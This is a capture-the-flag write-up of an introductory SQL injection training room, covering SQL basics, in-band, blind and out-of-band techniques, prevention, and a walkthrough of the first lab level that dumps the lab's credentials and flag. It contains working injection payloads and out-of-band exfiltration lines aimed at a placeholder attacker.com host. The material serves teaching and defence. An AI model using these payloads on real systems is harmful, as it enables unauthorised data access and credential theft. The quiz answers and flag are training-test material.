SQL Injection Introduction — THM WriteUp
Task 1: Introduction
SQL Injection Introduction — THM WriteUp

Task 1: Introduction
SQL Injection (SQLi) is one of the most well-known and dangerous web application vulnerabilities. Listed under OWASP’s A05:2025 — Injection category, it occurs when an attacker is able to manipulate the SQL queries that a web application sends to its database. The consequences can be severe: unauthorised access to sensitive data, bypassed authentication, modified or deleted records, and in some cases, full control of the database server itself.
Despite being one of the oldest vulnerability classes in web security, SQL Injection continues to appear in modern applications. It has been at the root of numerous high-profile data breaches affecting millions of users. For a penetration tester, understanding how to identify and exploit SQLi is a fundamental skill you will use throughout your career.
In this room, you will learn how SQL Injection works from the ground up. You will start with the specific SQL syntax that enables injection, then progress through detection techniques, exploitation methods across all major SQLi types, and finally understand how developers can prevent these vulnerabilities.
Learning Objectives
- Understand how SQL Injection vulnerabilities arise in web applications
- Identify and detect potential SQL Injection points
- Exploit In-Band SQL Injection (Error-Based and Union-Based)
- Exploit Blind SQL Injection (Authentication Bypass, Boolean-Based, and Time-Based)
- Understand Out-of-Band SQL Injection techniques
- Apply remediation strategies to prevent SQL Injection
Prerequisites
This room assumes you have completed the Database SQL Basics room and are comfortable with SELECT, FROM, WHERE, and ORDER BY. If those concepts are unfamiliar, complete that room first.
Answer the questions below
1.1. I am ready to learn about SQL Injection!
No answer neededTask 2: SQL Essentials for Injection
Before diving into SQL Injection techniques, there are several SQL features beyond the basics that you need to understand. These are the building blocks that make injection payloads work.
SQL Comments
Comments tell the database to ignore everything that follows on the line. In MySQL, you can use -- (double dash followed by a space) or # to start a single-line comment. Multi-line comments use /* */.
Why does this matter for injection? When you inject into the middle of an existing query, there is often leftover SQL syntax after your payload that would cause an error. A comment lets you cleanly cut off the rest of the original query. For example, if the original query is:
SELECT * FROM users WHERE username='INPUT' AND password='secret';Injecting admin'-- as the username turns it into:
SELECT * FROM users WHERE username='admin'-- AND password='secret';Everything after -- is ignored, so the password check never runs.
UNION
The UNION operator combines the results of two or more SELECT statements into a single result set. There is one critical rule: both SELECT statements must return the same number of columns, and the columns should have compatible data types.
SELECT name, age FROM students UNION SELECT username, id FROM admins;Attackers use UNION to append their own SELECT statement to a legitimate query, pulling data from entirely different tables. This is the foundation of Union-Based SQL Injection. If the original query selects 3 columns, your injected UNION SELECT must also select exactly 3 values.
LIKE and Wildcards
The LIKE operator performs pattern matching on strings. The % wildcard matches any sequence of characters, and _ matches exactly one character.
SELECT * FROM users WHERE username LIKE 'adm%';This returns any username starting with “adm” (admin, administrator, etc.). In Blind SQL Injection, attackers use LIKE with wildcards to enumerate data one character at a time — testing LIKE 'a%', LIKE 'b%', and so on until they find a match.
LIMIT
The LIMIT clause limits the number of rows returned. The syntax LIMIT offset, count lets you skip rows and control output size.
SELECT * FROM users LIMIT 1;       -- returns only the first row
SELECT * FROM users LIMIT 2, 1;    -- skips 2 rows, returns the 3rd
In injection payloads, LIMIT is often used to control which row is returned or to prevent the output from being overwhelmed by too many results.
String Functions
Two functions are especially useful when extracting data through injection:
**group_concat()** aggregates values from multiple rows into a single comma-separated string. Instead of getting results row by row, you get everything at once:
SELECT group_concat(username, ':', password SEPARATOR '<br>') FROM users;
-- Returns: admin:pass123<br>martin:secret<br>jim:work456**CONCAT()** joins individual values together:CONCAT(username, ':', password)producesadmin:pass123for a single row.
The information_schema Database
Every MySQL, MariaDB, and PostgreSQL server has a built-in database called information_schema. It contains metadata about every other database on the server: database names, table names, column names, and data types. Think of it as the database's map of itself.
Two tables within information_schema are particularly valuable during SQL Injection:
**information_schema.tables:** lists every table. Thetable_schemacolumn holds the database name, andtable_nameholds the table name.**information_schema.columns**: lists every column. Thetable_nameandcolumn_namecolumns let you discover the structure of any table.
When performing Union-Based injection, information_schema is how you go from "I can inject" to "I know every table and column in this database."
A Note on Database Engines
This room uses MySQL syntax throughout. Other database engines (MSSQL, PostgreSQL, SQLite, Oracle) have their own variations: different comment syntax, different system tables, and different functions. The core concepts transfer, but the exact payloads differ. Once you master MySQL injection, adapting to other engines is straightforward.
Answer the questions below
2.1. What SQL statement combines results from two SELECT queries into one result set?
UNION2.2. What built-in database contains metadata about all other databases, tables, and columns in MySQL?
information_schemaTask 3: What is SQL Injection?
SQL Injection occurs when a web application incorporates user-supplied input directly into a SQL query without proper sanitisation or parameterisation. The attacker’s input is treated as SQL code rather than data, allowing them to alter the query’s logic and interact with the database in ways the developer never intended.
How Web Applications Use SQL
When you browse a website, many of the pages you see are generated dynamically from a database. Consider a blog application where each article has a unique ID. When you visit https://website.thm/article?id=1, the web server takes the value 1 from the URL and inserts it into a SQL query:
SELECT * FROM articles WHERE id = 1 AND public = 1;The database returns the article with ID 1 (if it’s public), and the web server renders it into the page you see. This is how most data-driven web applications work: user input is passed to SQL queries, and the results are returned to the user.
Where the Vulnerability Lives
The problem arises when the application builds the query by directly concatenating user input into the SQL string. If the server-side code looks something like this:
$query = "SELECT * FROM articles WHERE id = " . $_GET['id'] . " AND public = 1;";Then whatever you put in the id parameter becomes part of the SQL query. If you change the URL to ?id=1 OR 1=1--, the query becomes:
SELECT * FROM articles WHERE id = 1 OR 1=1-- AND public = 1;The OR 1=1 makes the WHERE clause always true, and the -- comments out the AND public = 1 check. The database now returns every article, including private ones.
Three Types of SQL Injection
SQL Injection techniques are categorised based on how the attacker receives feedback from the database:
In-Band SQL Injection is when the results of the injection are returned directly in the web application’s response. This is the most straightforward type. It has two subtypes:
- Error-Based: The database returns error messages that reveal information about its structure.
- Union-Based: The attacker uses
UNIONto append a second query and extract data through the page output.
Blind SQL Injection is when the application does not display query results or error messages. The attacker must infer information from indirect signals:
- Authentication Bypass: The login succeeds or fails based on the injected query.
- Boolean-Based: The application’s response changes subtly (e.g., different content, true/false) based on whether a condition is true.
- Time-Based: The attacker uses
SLEEP()to introduce a time delay and observes whether the response is slow (true) or fast (false).
Out-of-Band SQL Injection is when the attacker causes the database server to make an external network request (e.g., a DNS lookup) that exfiltrates data through a separate channel. This is used when neither in-band nor blind techniques are viable.
Detecting SQL Injection
Before you can exploit SQL Injection, you need to find it. As a penetration tester, you should test every input that interacts with the database. Common injection points include URL parameters, form fields (login, search, comment boxes), cookies, and HTTP headers.
The simplest detection method is to inject test characters and observe the response:
- Enter a single quote
': if the application returns a database error, the input is likely being inserted into a SQL query without proper handling. - Try
"(double quote): some queries use double quotes instead of single quotes. - Enter
;--: if the application behaves differently (e.g., returns different content), the comment syntax is being processed. - Test
OR 1=1: if it changes the results, the input is directly in the query's logic.
Not every test will produce a visible error. If the application suppresses errors, you may need to rely on behavioural differences (Boolean-Based) or timing delays (Time-Based) to confirm injection. We will cover each of these techniques in detail over the following tasks.
Answer the questions below
3.1. What character is commonly used as a first test when probing for SQL Injection?
'3.2. What type of SQL Injection returns results directly in the web page?
In-BandTask 4: In-Band SQL Injection
In-Band SQL Injection is the most common and easiest-to-exploit category. The term “In-Band” means the same communication channel used to deliver the injection is also used to receive the results. You inject through a web request and see the extracted data right there in the page response.
Error-Based SQL Injection
Error-Based SQL Injection exploits database error messages displayed to the user. When a web application is misconfigured and shows raw database errors, these messages often leak valuable information about the query structure, table names, and even data.
For example, injecting a single quote ' into a vulnerable parameter might produce an error like:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' at line 1This tells you several things: the database is MySQL, the input is being wrapped in single quotes, and the application doesn’t handle errors gracefully. From here, you can craft more precise payloads to extract information through deliberate error messages.
While Error-Based Injection can reveal structural information, Union-Based Injection is the primary method for extracting large amounts of data.
Union-Based SQL Injection
Union-Based SQLi uses the UNION operator to append your own SELECT query to the original one, pulling data from any table the database user has access to. The methodology follows a consistent series of steps.
Step 1: Determine the number of columns. The UNION operator requires that both queries have the same number of columns. You discover this by injecting UNION SELECT with an incrementing number of values until the error disappears:
1 UNION SELECT 1          -- error (wrong column count)
1 UNION SELECT 1,2        -- error (still wrong)
1 UNION SELECT 1,2,3      -- success! The table has 3 columns
Step 2: Identify which columns are displayed. Not all columns may be rendered on the page. Change the original query’s value to something that returns no results (like 0), so only the UNION output is displayed:
0 UNION SELECT 1,2,3The numbers that appear on the page output tell you which column positions you can use for data extraction. If 3 appears in the content area, that is your extraction column.
Step 3: Extract the database name. Replace the visible column position with the database() function:
0 UNION SELECT 1,2,database()This reveals the current database name — the first piece of the puzzle.
Step 4: Enumerate tables. Use information_schema.tables to list all tables in the target database:
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'database_name'Step 5: Enumerate columns. Once you’ve identified an interesting table, get its column names:
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'target_table'Step 6: Extract data. With the table and column names known, extract the actual data:
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM target_tableThis returns all usernames and passwords in a readable format.
Understanding why each step works is more important than memorising the payloads. The column count must match because that is how SQL’s UNION operator is defined. We use 0 or -1 as the ID because we need the original query to return an empty result, so our injected results are what the application renders. We use information_schema because it is the database's own catalogue of its structure.
In the practical walkthrough task (Task 9), Level 1 presents exactly this scenario: a blog application where the id parameter is injectable. The SQL Query box at the bottom of the page shows you how your input modifies the query in real time.
Answer the questions below
4.1. What subtype of In-Band SQLi relies on database error messages to extract information?
Error-Based4.2. What SQL function returns the name of the current database in MySQL?
database()Task 5: Blind SQL Injection: Authentication Bypass
In the previous task, you exploited SQL Injection, where the results were directly visible in the page. But what happens when the application does not display any database output or error messages? This is where Blind SQL Injection comes in.
What Makes It “Blind”?
Blind SQL Injection occurs when the application does not show query results or error messages to the user. The injection still works: the database still processes your malicious input, but you have no direct way to see the output. Instead, you must infer whether your injection succeeded from the application’s behaviour: did you get logged in? Did the page content change? Did the response take longer?
Authentication bypass is the most intuitive example of Blind SQLi. You never see the database output, because you only see whether you’re logged in or not.
How Authentication Queries Work
Most login forms work by sending the username and password to the server, which constructs a query like:
SELECT * FROM users WHERE username='bob' AND password='secret123' LIMIT 1;The application checks whether this query returns any rows. If it returns a row, the credentials are valid, and you’re logged in. If it returns nothing, the login fails. The application never displays the actual query results. It either redirects you to a dashboard or shows “Invalid credentials.”
The Attack
The key insight is that you don’t need to know a valid username or password. You just need to make the query return at least one row. Consider what happens if you enter the username ' OR 1=1;-- and anything in the password field. The server constructs:
SELECT * FROM users WHERE username='' OR 1=1;--' AND password='anything' LIMIT 1;Let’s break down what happens:
username='': checks for an empty username (no match)OR 1=1: this is always true, so the entireWHEREclause becomes true;--: the semicolon ends the statement, and--comments out everything after it, including the password check- The database returns every row in the
userstable - The application sees that rows were returned and logs you in as the first user (often the admin account)
Targeting a Specific User
Sometimes you want to log in as a specific account rather than whoever happens to be at the top of the table. If you know the admin’s username, you can inject admin'--, which produces:
SELECT * FROM users WHERE username='admin'--' AND password='anything' LIMIT 1;The password check is completely commented out. The database returns the admin row, and you’re logged in as admin without needing the password.
Variations
The exact payload depends on the query structure. Some things to try:
' OR 1=1;--is classic bypass, works when the username is wrapped in single quotes' OR 1=1#this uses#as the comment character (MySQL alternative)" OR 1=1--for queries that use double quotes around the input- Try both the username and password fields: some applications only concatenate one of them into the query, so the vulnerable field may vary
Detection in the Field
When testing a login form during a penetration test, authentication bypass is one of the first things to try. Enter ' OR 1=1;-- in the username field and any string in the password field. If you're logged in, the form is vulnerable to SQL Injection.
In the practical walkthrough task (Task 9), Level 2 presents a login form with a visible SQL Query box showing exactly how your input is inserted into the query. Watch how the username and password fields are placed between single quotes in the WHERE clause.
Answer the questions below
5.1. What boolean condition is commonly injected to make a WHERE clause always evaluate to true?
1=1Task 6: Blind SQL Injection: Boolean and Time-Based
Authentication bypass gets you past a login, but what if you want to pull out actual data when the application gives you no visible output? Boolean-Based and Time-Based Blind SQLi let you extract usernames, passwords, and entire databases, one character at a time.
Boolean-Based Blind SQL Injection
In Boolean-Based Blind SQLi, the application returns a binary signal. Some kind of true/false difference. Maybe different page content, a JSON response like {"taken":true} vs {"taken":false}, or a subtle change in the HTML. You use that two-state feedback to ask the database yes/no questions.
The idea: Imagine a username-check feature that tells you whether an account exists. https://website.thm/checkuser?username=admin returns {"taken":true} because admin is taken. ?username=admin123 returns {"taken": false} because that user does not exist.
If this input is injectable, the backend query probably looks like:
SELECT * FROM users WHERE username = '%username%' LIMIT 1;By injecting a UNION SELECT with a condition, you can ask the database arbitrary yes/no questions and read the answer from the true/false response.
Step 1: Confirm injection. Inject a condition that is always true:
admin123' UNION SELECT 1,2,3 WHERE database() LIKE '%';--The % wildcard matches anything, so this should return true. If you see {"taken":true}, you know injection works.
Step 2: Guess the database name, character by character. Replace the wildcard with specific letters:
admin123' UNION SELECT 1,2,3 WHERE database() LIKE 'a%';--False? Not ‘a’. Try b%, c%, keep going. When the response flips to true, you have found the first letter. Then move to the second character: sa%, sb%, sc%, etc. and keep narrowing until you have the full name.
Step 3: Get table and column names. Same technique against information_schema:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'db_name' AND table_name LIKE 'a%';--Cycle through characters to find table names, repeat for column names with information_schema.columns, and then do it again for actual data values.
This is slow. Each character takes multiple requests. But it is reliable, and it works even when every other output channel is locked down.
Time-Based Blind SQL Injection
Time-Based Blind SQLi is for when the application gives you absolutely nothing to work with visually. The page looks identical no matter what you inject. Same content, same status code, same headers. Your only signal is how long the response takes.
MySQL’s SLEEP() function pauses query execution for a set number of seconds. Wrap a condition around it, and the database only pauses when the condition is true:
admin123' UNION SELECT SLEEP(5),2 WHERE database() LIKE 's%';--If the database name starts with ‘s’, the response takes around 5 seconds. If not, it comes back right away.
Step 1: Find the column count. Same idea as Union-Based. Try UNION SELECT SLEEP(5) and add columns until you see a delay:
admin123' UNION SELECT SLEEP(5);--        -- no delay (wrong count)
admin123' UNION SELECT SLEEP(5),2;--      -- 5 second delay (2 columns!)
Step 2: Enumerate data. The process is identical to the Boolean-Based one: cycle through characters with LIKE. But instead of checking the page content, you watch the clock. Delay means true. No delay means false.
A word of caution: Network latency can mess with time-based detection. On a flaky connection, a natural lag might look like a successful SLEEP(). Use longer sleep values (5-10 seconds) and test each character a couple of times to be sure. On MSSQL, the equivalent is WAITFOR DELAY '0:0:5'.
When To Use Which

In the practical walkthrough (Task 9), Level 3 uses Boolean-Based SQLi via a username-check API that returns {"taken":true/false} responses. Level 4 moves to Time-Based SQLi via the Referrer header, with no visible difference in response.
Answer the questions below
6.1. What MySQL function causes a deliberate time delay in a query’s response?
SLEEPTask 7: Out-of-Band SQL Injection
Out-of-Band (OOB) SQL Injection works differently from everything covered so far. Instead of reading results through the web response, you force the database server to reach out to a server you control through a separate channel, usually DNS or HTTP, and carry the stolen data with it.
When You Need Out-Of-Band
OOB comes into play when everything else has failed:
- In-Band is off the table because the app does not show query results or errors.
- Boolean-Based does not work because the response looks the same regardless of the condition.
- Time-Based is unreliable because the network is too noisy, or
SLEEP()is blocked. - But the database server can make outbound connections. That last point is the requirement. If the firewall blocks all outbound traffic from the DB server, OOB is dead in the water.
You will not use OOB as often as In-Band or Blind, but when you hit a target where every other avenue is shut down, and the database has network access, it can be the only way to get data out.
How It Works
Two channels are involved:
- The attack channel: your normal web request with the injection payload.
- The data channel: an outbound network request (DNS or HTTP) that the database server makes to your server, with the exfiltrated data baked into the request itself.
DNS Exfiltration With MySQL
The most common OOB trick for MySQL uses LOAD_FILE() to trigger a DNS lookup. You embed the data you want as a subdomain:
SELECT LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker.com\\share'));What happens:
(SELECT database())pulls the database name. Let's say it iswebapp_db.CONCAT()builds the string\\webapp_db.attacker.com\share.LOAD_FILE()tries to read that file path. On Windows, this initiates a DNS lookup forwebapp_db.attacker.com.- Your DNS server catches the request and logs
webapp_db. The data is in the subdomain.
This works best on Windows-based MySQL servers where UNC paths trigger DNS resolution.
MSSQL Techniques
Microsoft SQL Server has stored procedures that make OOB more direct:
xp_dirtree triggers a DNS lookup by trying to list a directory on a remote server:
EXEC master..xp_dirtree '\\attacker.com\share';xp_cmdshell (if it is enabled) runs OS commands directly, so you can use nslookup or curl to ship data out:
EXEC xp_cmdshell 'nslookup data.attacker.com';xp_cmdshell is off by default in modern MSSQL, but xp_dirtree is still available and gets used regularly in pentests.
Receiving the Data
You need something listening on your end to catch what the database sends. A few options:
- Burp Collaborator gives you a unique subdomain and logs any DNS or HTTP requests to it. Inject the Collaborator domain into your payload, check the Collaborator tab for callbacks.
- Interactsh from ProjectDiscovery does the same thing but is free and can be self-hosted.
- A custom listener, like a Python DNS server with
dnslibor a bare-bones HTTP server, if you want full control.
Limitations
OOB has constraints worth knowing about:
- The database server needs outbound network access (many production setups restrict this).
- Payloads are database-engine-specific. MySQL, MSSQL, and PostgreSQL each need different syntax.
- DNS exfiltration has a size limit: subdomain labels are limited to 63 characters each.
- It is generally slower and flakier than pulling data directly.
The practical lab in this room does not cover OOB, as it would require external DNS infrastructure. But you should understand the technique. You will hit situations in real engagements where it is the only option.
Answer the questions below
7.1. What protocol beginning with D is commonly used to exfiltrate data in Out-of-Band SQLi?
DNS7.2. What MSSQL stored procedure can be used to trigger DNS lookups for data exfiltration?
xp_dirtreeTask 8: Remediation and Prevention
Knowing how to exploit SQLi matters, but so does knowing how to fix it. When you write up a SQLi finding for a client, you need to explain the fix, not just the bug. Here are the main defences, roughly in order of how much they help.
Prepared Statements (Parameterised Queries)
Prepared statements are the fix. The real one. They separate SQL code from data. The developer writes the query structure with placeholders for user input, and the database receives the input separately, treating it as data only. Never as executable SQL.
Vulnerable PHP code:
$query = "SELECT * FROM users WHERE username='" . $_POST['username'] . "'";
$result = mysqli_query($conn, $query);
User input gets concatenated into the query string. An attacker can escape quotes and inject whatever they want.
Fixed with prepared statements (PDO):
$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ?");
$stmt->execute([$_POST['username']]);
$result = $stmt->fetchAll();
The ? is a placeholder. Whatever the user enters, even ' OR 1=1--, the database treats the whole thing as a literal string. It never touches the query structure.
Vulnerable Python code:
query = f"SELECT * FROM users WHERE username='{username}'"
cursor.execute(query)
Fixed:
cursor.execute("SELECT * FROM users WHERE username = %s", (username,))%s is a parameter placeholder. The MySQL connector handles escaping and binding for you.
Every language and framework supports this pattern. Define the query with placeholders, and pass user input as parameters. SQL Injection is gone because the input physically cannot change the query structure.
Input Validation
Input validation controls what the application accepts before anything reaches the database. The best approach is allowlisting: define exactly what is valid and reject everything else.
If a parameter should be a numeric article ID, check it:
if (!ctype_digit($_GET['id'])) {
    die("Invalid input");
}
Never rely on validation alone. Use it alongside prepared statements. Blocklisting (trying to filter out characters like ' or --) is brittle. Attackers will find ways around your filter. Double encoding, alternate syntax, something you did not think of.
Escaping User Input
Escaping means putting a backslash before special characters so the database treats them as literals instead of syntax. ‘ becomes \'.
It can stop basic injection, but it is fragile and database-specific. Every engine has different special characters and escaping rules. Use it as a last resort, such as when dealing with legacy code that cannot be refactored to use prepared statements.
Principle of Least Privilege
Even with good input handling, defence-in-depth means limiting the blast radius. The database account the web app uses should have the bare minimum permissions:
- Read-only application? The account gets
SELECTprivileges and nothing else. - Never connect as
rootorsafrom the application. - Lock down access to sensitive tables so only the procedures that need them can reach them.
If someone does exploit SQL injection through a low-privilege account, they cannot DROP tables, access other databases, or run system commands.
Web Application Firewalls (WAFs)
A WAF inspects incoming requests and blocks known attack patterns: ' OR 1=1, UNION SELECT, information_schema, that kind of thing.
But WAFs are not a substitute for writing secure code. Experienced attackers bypass them with encoding tricks, alternative syntax, and obfuscation. Treat a WAF as an extra layer, not the defence.
Answer the questions below
8.1. What is the primary and most effective defence against SQL Injection?
Prepared StatementsTask 9: Practical: SQL Injection
This task puts you in front of four lab levels. Each one isolates a different injection technique from the previous tasks. The SQL Query box updates live as you type, so you can see exactly how your input changes what the database receives. Watch it as you work.
Click Start Machine to deploy the lab. You can then view the lab in split-screen mode or access it at http://MACHINE_IP/level1 in your browser if you are using the VPN. The lab shows a mock browser with a simulated address bar, page content, and an SQL Query box that updates live as you type, showing the actual query being executed. A SQL Results or Answer box shows output or prompts for a response. Levels are sequential: finish one to unlock the next. Flags appear at the top of each new level. If you get a 502 error, wait a moment and refresh.
Level 1: Union-Based SQLi (In-Band)
What you see: A mock browser at https://website.thm/article?id=1 showing a blog article titled "My First Article". The SQL Query box shows:
select * from article where id =Step 1: Find the column count. Change the id value in the URL bar:
1 UNION SELECT 1Error. Wrong number of columns. Try two:
1 UNION SELECT 1,2Still an error. Try three:
1 UNION SELECT 1,2,3No error, and the article loads. This means the article table has 3 columns. This is the UNION rule from Task 2: both SELECT statements must return the same number of columns. The database rejects anything that does not match, which is why each wrong guess gives you an error.
Step 2: Make your UNION output visible. Set the article ID to 0 so the original query returns nothing:
0 UNION SELECT 1,2,3With a valid ID like 1, the legitimate article row fills the page, and our injected row gets pushed aside. Setting it to 0 returns no real article, so only our UNION output renders. The values 1, 2, and 3 appear on the page.3 shows up in the content area, which is the column we will use for extraction.
Step 3: Get the database name.
0 UNION SELECT 1,2,database()database() is a MySQL function that returns the name of the current database. The content area shows that the current database is sqli_one.
Step 4: List tables.
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'information_schema is the database's own catalogue, covered in Task 2. It holds the names of every table in every database on the server. group_concat() concatenates all results into a single string so they fit in the single column we have available. You can now see the tables, including staff_users.
Step 5: List columns in the target table.
0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'This reveals the columns: id, username, and password.
Step 6: Extract credentials.
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_usersAll usernames and passwords appear on the page. Find Martin’s password and enter it in the Answer box.
Click Check Password to find the first flag and move on to Level 2.
Level 2: Authentication Bypass
What you see: A login form at https://website.thm/login. The SQL Query box shows:
select * from users where username='' and password='' LIMIT 1;The app checks whether this query returns a row. If it does, you are in. It never shows you the data; it just shows success or failure. That makes this Blind SQLi: the injection works, but the results aren’t visible on the page.
The payload. In the Username field, enter ' OR 1=1;-- and put anything in the Password field. The server builds:
select * from users where username='' OR 1=1;--' and password='anything' LIMIT 1;Let’s break it down:
username=''does not match any userOR 1=1is always true, so the entireWHEREclause evaluates to true;--ends the statement and comments out everything after it, including theand password=check- The database returns every row. The app sees rows and logs you in as the first user
The password field is irrelevant because -- removes it from the query before the database ever evaluates it.
Click Login. You will see a message confirming the bypass. Click Level 3 to find the second flag, then move on.
Level 3: Boolean-Based Blind SQLi
What you see: Two mock browsers:
- Top: A checkuser API at
https://website.thm/checkuser?username=adminreturning{"taken":true}. - Bottom: A login form for the credentials you are about to discover.
If you execute the query in the Top browser, the SQL Query box shows:
select * from users where username = '%username%' LIMIT 1;There is no data in the page output. Your only feedback is {"taken":true} or {"taken":false}. That binary signal is all you need. You use it to ask the database yes/no questions and extract content one character at a time.
Step 1: Confirm injection.
admin123' UNION SELECT 1,2,3 where database() like '%';--% is a wildcard that matches anything, so this condition is always true. Response: {"taken":true}. Injection is confirmed and working.
Step 2: Get the database name, letter by letter.
admin123' UNION SELECT 1,2,3 where database() like 'a%';--This returns {"taken":false}. Not 'a'. Try s%:
admin123' UNION SELECT 1,2,3 where database() like 's%';--This returns {"taken":true}. First letter is s. Fix that and test the second character:admin123' UNION SELECT 1,2,3 where database() like 'sa%';-- {"taken":false}
admin123' UNION SELECT 1,2,3 where database() like 'sq%';-- {"taken":true}Keep narrowing: sqla% (false),sqli% (true),sqli_% (true),sqli_t% (false),sqli_th% (false),sqli_thr% (false), and so on. This reveals that the full database name is sqli_three.Step 3: Find table names.
Now query information_schema.tables the same way, but test table names instead:
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'u%';--{"taken":true}. Something starts with 'u'. Keep going: us% (true),use% (true),user% (true), users with no wildcard (true). Now you know the table name: users.
Step 4: Get column names.
admin123' UNION SELECT 1,2,3 FROM information_schema.columns WHERE table_name = 'users' and column_name like 'u%';--Work through each column you want to enumerate. You find the columns username and password.
Step 5: Extract the username.
admin123' UNION SELECT 1,2,3 from users where username like 'a%';--{"taken":true}. Keep going: ad%, adm%, admi%, admin with no wildcard (true). You’ve now got the username: admin
Step 6: Extract the password.
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3%';--Work through the same way. The password is 3845.
Step 7: Log in. Enter admin and 3845 in the bottom form. Click Login to find the third flag and get to Level 4.
Level 4: Time-Based Blind SQLi
What you see: Similar setup to Level 3, but the injection point is the Referrer HTTP header. More importantly, the response looks completely identical whether a condition is true or false. There is nothing to read on the page. Your only signal is whether the response takes longer to arrive.
Step 1: Find the column count.
admin123' UNION SELECT SLEEP(5);--Response comes back immediately, wrong column count. Try two:
admin123' UNION SELECT SLEEP(5),2;--A 5-second pause before the response arrives. The table has 2 columns. The SLEEP() only runs when the UNION column count is correct, so the delay itself confirms both the injection and the column count.
Step 2: Get the database name.
Same character-by-character method as Level 3, but now you watch the clock instead of the response body. A 5-second delay means the condition is true. An immediate response means false.
Start with the first character:
admin123' UNION SELECT SLEEP(5),2 where database() like 's%';--5-second delay. The database name starts with s. Fix that letter and test the second:
admin123' UNION SELECT SLEEP(5),2 where database() like 'sq%';--Another delay. The second letter is q. Keep going the same way:
admin123' UNION SELECT SLEEP(5),2 where database() like 'sqli%';--Delay. Then sqli_:
admin123' UNION SELECT SLEEP(5),2 where database() like 'sqli_f%';--Delay. Then sqli_fo%,sqli_fou%, each one giving a delay until you arrive at the full name with no wildcard:
admin123' UNION SELECT SLEEP(5),2 where database() like 'sqli_four';--Delay again, and this time there is no % at the end, which confirms you have the complete name. The database name is sqli_four.
Step 3: Enumerate tables and columns.
Same flow as Level 3, but every condition check uses SLEEP(). Query information_schema.tables for table names and information_schema.columns for column names. A delay means the character matches; immediate means it does not.
admin123' UNION SELECT SLEEP(5),2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'u%';--Work through to find the users table, then enumerate its columns the same way.
Step 4: Extract the admin password.
admin123' UNION SELECT SLEEP(3),2 from users where username='admin' and password like '4%';--3-second delay: first character is 4. Then49% (delay),496% (delay),4961% (delay),4961 with no wildcard (delay). You now have the password: 4961.
This level takes a while. Every character needs multiple requests, and every true condition means sitting through the sleep timer. That is time-based blind SQLi. It is the slowest technique here, but it works when there is nothing else to read from the response.
Step 5: Log in and reflect on what just happened. Enter admin and 4961 in the login form and click Login to get the final flag.
Take a moment to think about what you actually did here. You extracted a full set of credentials without the application ever returning a single byte of database content. No data in the page, no error messages, no boolean signal to read. Every digit of that password came from watching whether a response took 3 seconds or arrived immediately, repeated across dozens of requests.
That is the core of time-based blind SQLi: you never read the data, you deduce it. The database does the work, and the clock tells you the answer. In a real engagement, you would use SQLmap to automate character enumeration rather than testing by hand. But doing it manually once makes clear why the technique works and where it can break, which matters when you need to adjust your approach against a target that blocks or rate-limits automated tools.
Answer the questions below
9.1. What is the flag after completing Level 1?
THM{SQL_INJECTION_3840}


In this first practical level, we are dealing with an In-Band Union-Based SQL Injection. “In-Band” simply means we use the same channel to launch the attack and gather the results in this case, the web page’s output directly displays the data we are extracting.
Let’s break down the attack methodology step-by-step.
Step 1: Determining the Column Count
Before we can extract any meaningful data using a UNION statement, we have to play by the database's rules. A UNION operator combines the result sets of two or more SELECT statements, but it requires both queries to have the exact same number of columns.
To find out how many columns the original query uses, we can increment the number of columns in our payload until the application stops throwing an error.
Payload 1: 1 UNION SELECT 1
- Result: We get a
SQLSTATE[21000]: Cardinality violation. This means the column count is wrong.
Payload 2: 1 UNION SELECT 1, 2
- Result: Still throwing an error.
Payload 3: 1 UNION SELECT 1, 2, 3
- Result: The page loads normally! This confirms that the back-end
articletable has exactly 3 columns. - Result: The page loads normally! This confirms that the back-end
articletable has exactly 3 columns.
Step 2: Making Our Payload Visible
Even though our UNION query is now working, the page is still loading the legitimate "My First Article" content, pushing our injected data out of sight.
To fix this, we need to force the original query to return an empty result. We do this by changing the valid id=1 to an invalid ID, like id=0.
- Payload:
0 UNION SELECT 1, 2, 3
Since there is no article with an ID of 0, the database only returns our injected row. Looking at the page, we can now see the numbers 2 and 3 rendering on the screen. This tells us that columns 2 and 3 are vulnerable and will reflect our extracted data.

Step 3: Extracting the Database Name
Now that we have a reflection point on the screen (let’s use column 3), we can start gathering intelligence. First, let’s find out the name of the database we are currently interacting with by using the built-in database() function.
Payload: 0 UNION SELECT 1, 2, database()
- Result: The page displays
**sqli_one**. We now have our target database!

Step 4: Enumerating the Tables
Next, we need to find out what tables exist inside the sqli_one database. To do this, we query the information_schema.tables, which acts as a master directory for the entire database management system.
We use the group_concat() function to cleanly format all the table names into a single string so they fit nicely into our single injectable column.
Payload: 0 UNION SELECT 1, 2, group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
- Result: The database spits back two tables:
**articleand `staff_users`**.
The staff_users table is exactly what we are looking for.

Step 5: Extracting the Columns
Before we can dump the user credentials, we need to know the exact names of the columns inside the staff_users table. We do this by querying information_schema.columns.
Payload: 0 UNION SELECT 1, 2, group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'
- Result: The page reveals three columns:
**id, username, password**.

Step 6: Dumping the Credentials
It’s time for the final payload. We know the database, the table, and the columns. We can now construct a query to dump all the usernames and passwords. To make the output easy to read, we can format it as username:password using our trusty group_concat function.
Payload: 0 UNION SELECT 1, 2, group_concat(username, ':', password SEPARATOR '<br>') FROM staff_users
- Result: Jackopt! The page renders the credentials for three users:
- admin:p4ssword
- martin:pa$$word
- jim:work123
We grab the user Martin’s password (pa$$word), enter it into the answer box, and click "Check Password".

Flag Captured: **THM{SQL_INJECTION_3840}**
9.2. What is the flag after completing Level 2?
